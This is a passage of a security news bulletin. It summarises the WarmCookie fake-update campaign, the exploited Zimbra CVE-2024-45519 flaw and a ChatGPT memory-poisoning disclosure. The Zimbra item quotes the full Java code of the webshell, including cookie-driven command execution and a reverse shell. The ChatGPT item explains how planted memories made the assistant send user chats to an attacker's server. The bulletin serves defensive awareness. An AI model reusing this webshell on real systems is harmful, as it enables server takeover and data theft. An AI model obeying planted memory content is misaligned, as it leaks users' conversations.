
The lure used to trigger the infection is a fake browser update, which is common for FakeUpdate attacks. However, Gen Digital also found a site where a fake Java update was promoted in this campaign.



Fake browser and Java update prompts

Source: BleepingComputer

The infection chain starts with the user clicking on a fake browser update notice, which triggers JavaScript that fetches the WarmCookie installer and prompts the user to save the file.



Latest WarmCookie infection chain

Source: Gen Threat Labs

When the fake software update is executed, the malware performs some anti-VM checks to ensure it's not running on an analyst's environment and sends the newly infected system's fingerprint to the command and control (C2) server, awaiting instructions.

Although Gen Threat Labs says the attackers use compromised websites in this campaign, some of the domains shared in the IoC section, like "edgeupdate[.]com" and "mozillaupdate[.]com," seem specifically selected to match the 'FakeUpdate' theme.

Remember, Chrome, Brave, Edge, Firefox, and all modern browsers are automatically updated when new updates become available.

A program restart may be needed for an update to be applied to the browser, but manually downloading and executing updater packages is never a part of an actual update process and should be seen as a sign of danger.

In many cases, FakeUpdates compromise legitimate and otherwise trustworthy websites, so these pop-ups should be treated with caution even when you're on a familiar platform.

Source: <https://www.bleepingcomputer.com/news/security/fake-browser-updates-spread-updated-warmcookie-malware/>

21. Critical Zimbra RCE flaw exploited to backdoor servers using emails




Hackers are actively exploiting a recently disclosed RCE vulnerability in Zimbra email servers that can be triggered simply by sending specially crafted emails to the SMTP server.

The Zimbra remote code execution flaw is tracked as CVE-2024-45519 and exists in Zimbra's postjournal service, which is used to parse incoming emails over SMTP. Attackers can exploit the vulnerability by sending specially crafted emails with commands to execute in the CC field, which are then executed when the postjournal service processes the email.

The malicious activity was first reported by HarfangLab's threat researcher Ivan Kwiatkowski, who characterized it as "mass-exploitation," and was subsequently also confirmed by experts at Proofpoint.

Specifically, the emails contain base-64 encoded strings that are executed via the 'sh' shell to build and drop a webshell on the Zimbra server.



The base64-encoded command

Source: Proofpoint

Once the webshell is installed, it listens for inbound connections containing a specific JSESSIONID cookie field. If the correct cookie is detected, the webshell parses another cookie (JACTION) that contains base64-encoded commands to execute. The webshell also supports downloading and executing files on the compromised server.

```
try {
    Utils u = new Utils();
    String key = u.getCookie("JSESSIONID");
    ot.append(key);
    String act = u.getCookie("JACTION");
    if (key != null && key.equals("wmLhmrvsj[REDACTED]")) {
        if (act.equals("exec")) {
            String cmd = u.decodeBase64(u.getCookie("JCMD"));
            ot.append("Exec:");
            Process p = Runtime.getRuntime().exec(cmd, null, null);
            String s;
            BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
            while ((s = sI.readLine()) != null) {
                ot.append(s);
            }
        } else if (act.equals("sh")) {
            String ip = u.getCookie("JIP");
            String port = u.getCookie("JPORT");
            if (ip != null && port != null) {
                Socket sock = new Socket(ip, Integer.parseInt(port));
                Process process = Runtime.getRuntime().exec("/bin/sh");
                new StreamConnector(process.getInputStream(), sock.getOutputStream()).start();
                new StreamConnector(sock.getInputStream(), process.getOutputStream()).start();
                out.println("pop" + sock);
            }
        }
    }
} catch (IOException e) {
    e.printStackTrace();
} % >
<
%=> ot.toString() %>
```

Webshell on the Zimbra server

Source: Proofpoint

Once installed, the webshell offers full access to the compromised Zimbra server for data theft or to further spread into the internal network.

Exploits and patches

ProjectDiscovery researchers published a technical write-up last week on CVE-2024-45519, including a proof-of-concept (PoC) exploit that matches what is seen in the wild now.

The researchers reverse-engineered Zimbra's patch to find that the 'popen' function, which receives user input, has been replaced with a new function named 'execvp,' which features an input sanitization mechanism.

Working their way backward, they discovered that it's possible to send SMTP commands to Zimbra's postjournal service on port 10027, resulting in arbitrary command execution. The working exploit was also published in 'ready-to-use' Python script form on GitHub.

Apart from applying the available security updates, the researchers also proposed that system administrators turn off 'postjournal' if it's not required for their operations and ensure that 'mynetworks' is correctly configured to prevent unauthorized access.

According to Zimbra's security bulletin, CVE-2024-45519 has been resolved in version 9.0.0 Patch 41 or later, versions 10.0.9 and 10.1.1, and Zimbra 8.8.15 Patch 46 or later.

Given the active exploitation status of the vulnerability, impacted users are strongly recommended to move to the new versions as soon as possible or at least apply the mitigation measures listed above.

Source: <https://www.bleepingcomputer.com/news/security/critical-zimbra-rce-flaw-actively-exploited-to-take-over-servers/>

22. Hacking ChatGPT by Planting False Memories into Its Data

This vulnerability hacks a feature that allows ChatGPT to have long-term memory, where it uses information from past conversations to inform future conversations with that same user. A researcher found that he could use that feature to plant "false memories" into that context window that could subvert the model.

A month later, the researcher submitted a new disclosure statement. This time, he included a PoC that caused the ChatGPT app for macOS to send a verbatim copy of all user input and ChatGPT output to a server of his choice. All a target needed to do was instruct the LLM to view a web link that hosted a malicious image. From then on, all input and output to and from ChatGPT was sent to the attacker's website.

Source: <https://www.schneier.com/blog/archives/2024/10/hacking-chatgpt-by-planting-false-memories-into-its-data.html>

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech.**

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.